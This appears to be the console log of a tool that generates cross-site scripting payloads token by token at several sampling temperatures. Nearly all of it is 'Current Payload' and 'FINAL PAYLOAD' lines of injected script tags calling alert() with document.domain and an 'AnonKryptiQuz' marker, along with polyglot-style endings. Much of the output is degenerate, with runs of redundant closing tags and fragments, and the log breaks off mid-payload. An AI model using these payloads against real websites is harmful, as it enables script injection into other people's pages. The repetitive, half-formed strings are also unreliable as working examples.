Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script>alert(1)</script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script>alert(1)</script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert(document.domain)</script></script></script></script></script><
/script></script>alert(1)</script></script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script></script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK

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ryptiQuz")</script>alert(document.domain)</script></script></script></script></script></s
cript></script>alert(1)</script></script></script></script></script></script></script>ale
rt
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.domain)</script></script></script></script></script></scr
ipt></script>alert(1)</script></script></script></script></script></script></script>alert
(
Predicted Token: 95, Predicted Character: 'd' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script></script></script>alert(
d
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script></script></script>alert(
do
Predicted Token: 100, Predicted Character: 'c' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.domain)</script></script></script></script></script></scr
ipt></script>alert(1)</script></script></script></script></script></script></script>alert
(doc
Predicted Token: 98, Predicted Character: 'u' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script></script></script>alert(
docu
Predicted Token: 39, Predicted Character: 'me' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(document.domain)</script></script></script></script></script></scr
ipt></script>alert(1)</script></script></script></script></script></script></script>alert
(docume
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert(document.domain)</script></script></script></script></script></scri
pt></script>alert(1)</script></script></script></script></script></script></script>alert(
documen

FINAL PAYLOAD (Method 1): <script>alert("AnonKryptiQuz")</script>alert(document.domain)</
script></script></script></script></script></script></script>alert(1)</script></script></
script></script></script></script></script>alert(documen

--- Method 1, Running for Temperature: 0.3 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert(
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script>alert()</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert()</script>alert
Predicted Token: 15, Predicted Character: '(1)' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>alert()</script>alert(1)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script>alert(1)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script>alert()</script>alert(1)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script>alert(1)</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script>alert(1)</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Anon
nKryptiQuz")</script>alert()</script>alert(1)</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKrypt
iQuz")</script>alert()</script>alert(1)</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKrypt
```

tiQuz")</script>alert()</script>alert(1)</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></
Predicted Token: 5, Predicted Character: 'ti' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></ti
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></tit
Predicted Token: 4, Predicted Character: 'le' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title
Predicted Token: 56, Predicted Character: '></' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>alert()</script>alert(1)</script></script></script></title></
Predicted Token: 18, Predicted Character: 'style' -> Current Payload: <script>alert("Anon
KryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style
Predicted Token: 56, Predicted Character: '></' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></s
cript>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert(
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('
Predicted Token: 31, Predicted Character: 'AnonKryptiQuz' -> Current Payload: <script>ale
rt("AnonKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></
style></script>alert('AnonKryptiQuz
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz'
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri

pt>alert('AnonKryptiQuz')</script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
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Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script></script></script></script></script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></script></
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script></script></script></script></script></scr
ipt
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
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Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>/
/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style><
/script>alert('AnonKryptiQuz')</script></script></script></script></script></script></scr
ipt>//</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>/
/</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
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Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//
Predicted Token: 154, Predicted Character: '[' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//[
Predicted Token: 101, Predicted Character: '"' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//["
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry

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ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//["'
Predicted Token: 152, Predicted Character: '`' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//["'`
Predicted Token: 124, Predicted Character: '-' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//["'`-
Predicted Token: 124, Predicted Character: '-' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scr
ipt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>
//</script>//["'`--
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>alert()</script>alert(1)</script></script></script></title></style></scri
pt>alert('AnonKryptiQuz')</script></script></script></script></script></script></script>/
/</script>//["'`-->

FINAL PAYLOAD (Method 1): <script>alert("AnonKryptiQuz")</script>alert()</script>alert(1)
</script></script></script></title></style></script>alert('AnonKryptiQuz')</script></scri
pt></script></script></script></script></script>//</script>//["'`-->

--- Method 1, Running for Temperature: 0.5 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/*
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*/
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*/
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//*
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
```

tiQuz")</script>/*/**/*//*//**/</script>/)</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>
Predicted Token: 89, Predicted Character: '_' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>
Predicted Token: 9, Predicted Character: 'alert' -> Current Payload: <script>alert("AnonK
ryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert
Predicted Token: 107, Predicted Character: '(' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert(
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('
Predicted Token: 31, Predicted Character: 'AnonKryptiQuz' -> Current Payload: <script>ale
rt("AnonKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKrypt
iQuz
Predicted Token: 127, Predicted Character: ''' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz'
Predicted Token: 106, Predicted Character: ')' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')<
/script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>n
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scr
ipt></>ne/
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')<
/script></>ne/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scr
ipt></>ne/</script>/
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')<
/script></>ne/</script>/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scr

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ipt></>ne/</script>/</script>/
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scr
ipt></>ne/</script>/</script>//
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')<
/script></>ne/</script>/</script>//</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scr
ipt></>ne/</script>/</script>//</script>/
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')<
/script></>ne/</script>/</script>//</script>/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></
Predicted Token: 5, Predicted Character: 'ti' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></ti
Predicted Token: 83, Predicted Character: 't' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></tit
Predicted Token: 4, Predicted Character: 'le' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></title
Predicted Token: 56, Predicted Character: '></' -> Current Payload: <script>alert("AnonKr
yptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</sc
ript></>ne/</script>/</script>//</script>/</script></title></
Predicted Token: 18, Predicted Character: 'style' -> Current Payload: <script>alert("Anon
KryptiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</
script></>ne/</script>/</script>//</script>/</script></title></style
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></title></style>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></title></style></
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>/*/**/*//*//**/</script>/)</script>_</script>alert('AnonKryptiQuz')</scri
pt></>ne/</script>/</script>//</script>/</script></title></style></n

FINAL PAYLOAD (Method 1): <script>alert("AnonKryptiQuz")</script>/*/**/*//*//**/</script>
/)</script>_</script>alert('AnonKryptiQuz')</script></>ne/</script>/</script>//</script>/
</script></title></style></n

--- Method 1, Running for Temperature: 1.0 ---
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>
Predicted Token: 124, Predicted Character: '-' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>-
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->
Predicted Token: 149, Predicted Character: '*' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/
```

```
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>->*/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>
Predicted Token: 103, Predicted Character: '/' -> Current Payload: <script>alert("AnonKry
ptiQuz")</script>->*/</script>/
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</
Predicted Token: 63, Predicted Character: 'script' -> Current Payload: <script>alert("Ano
nKryptiQuz")</script>->*/</script>/</script
Predicted Token: 93, Predicted Character: '>' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script>
Predicted Token: 6, Predicted Character: '</' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></
Predicted Token: 87, Predicted Character: 'n' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></n
Predicted Token: 86, Predicted Character: 'o' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></no
Predicted Token: 84, Predicted Character: 'e' -> Current Payload: <script>alert("AnonKryp
tiQuz")</script>->*/</script>/</script></noe
Predicted Token: 104, Predicted Character: 'm' -> Current Payload: <script>alert("AnonKry
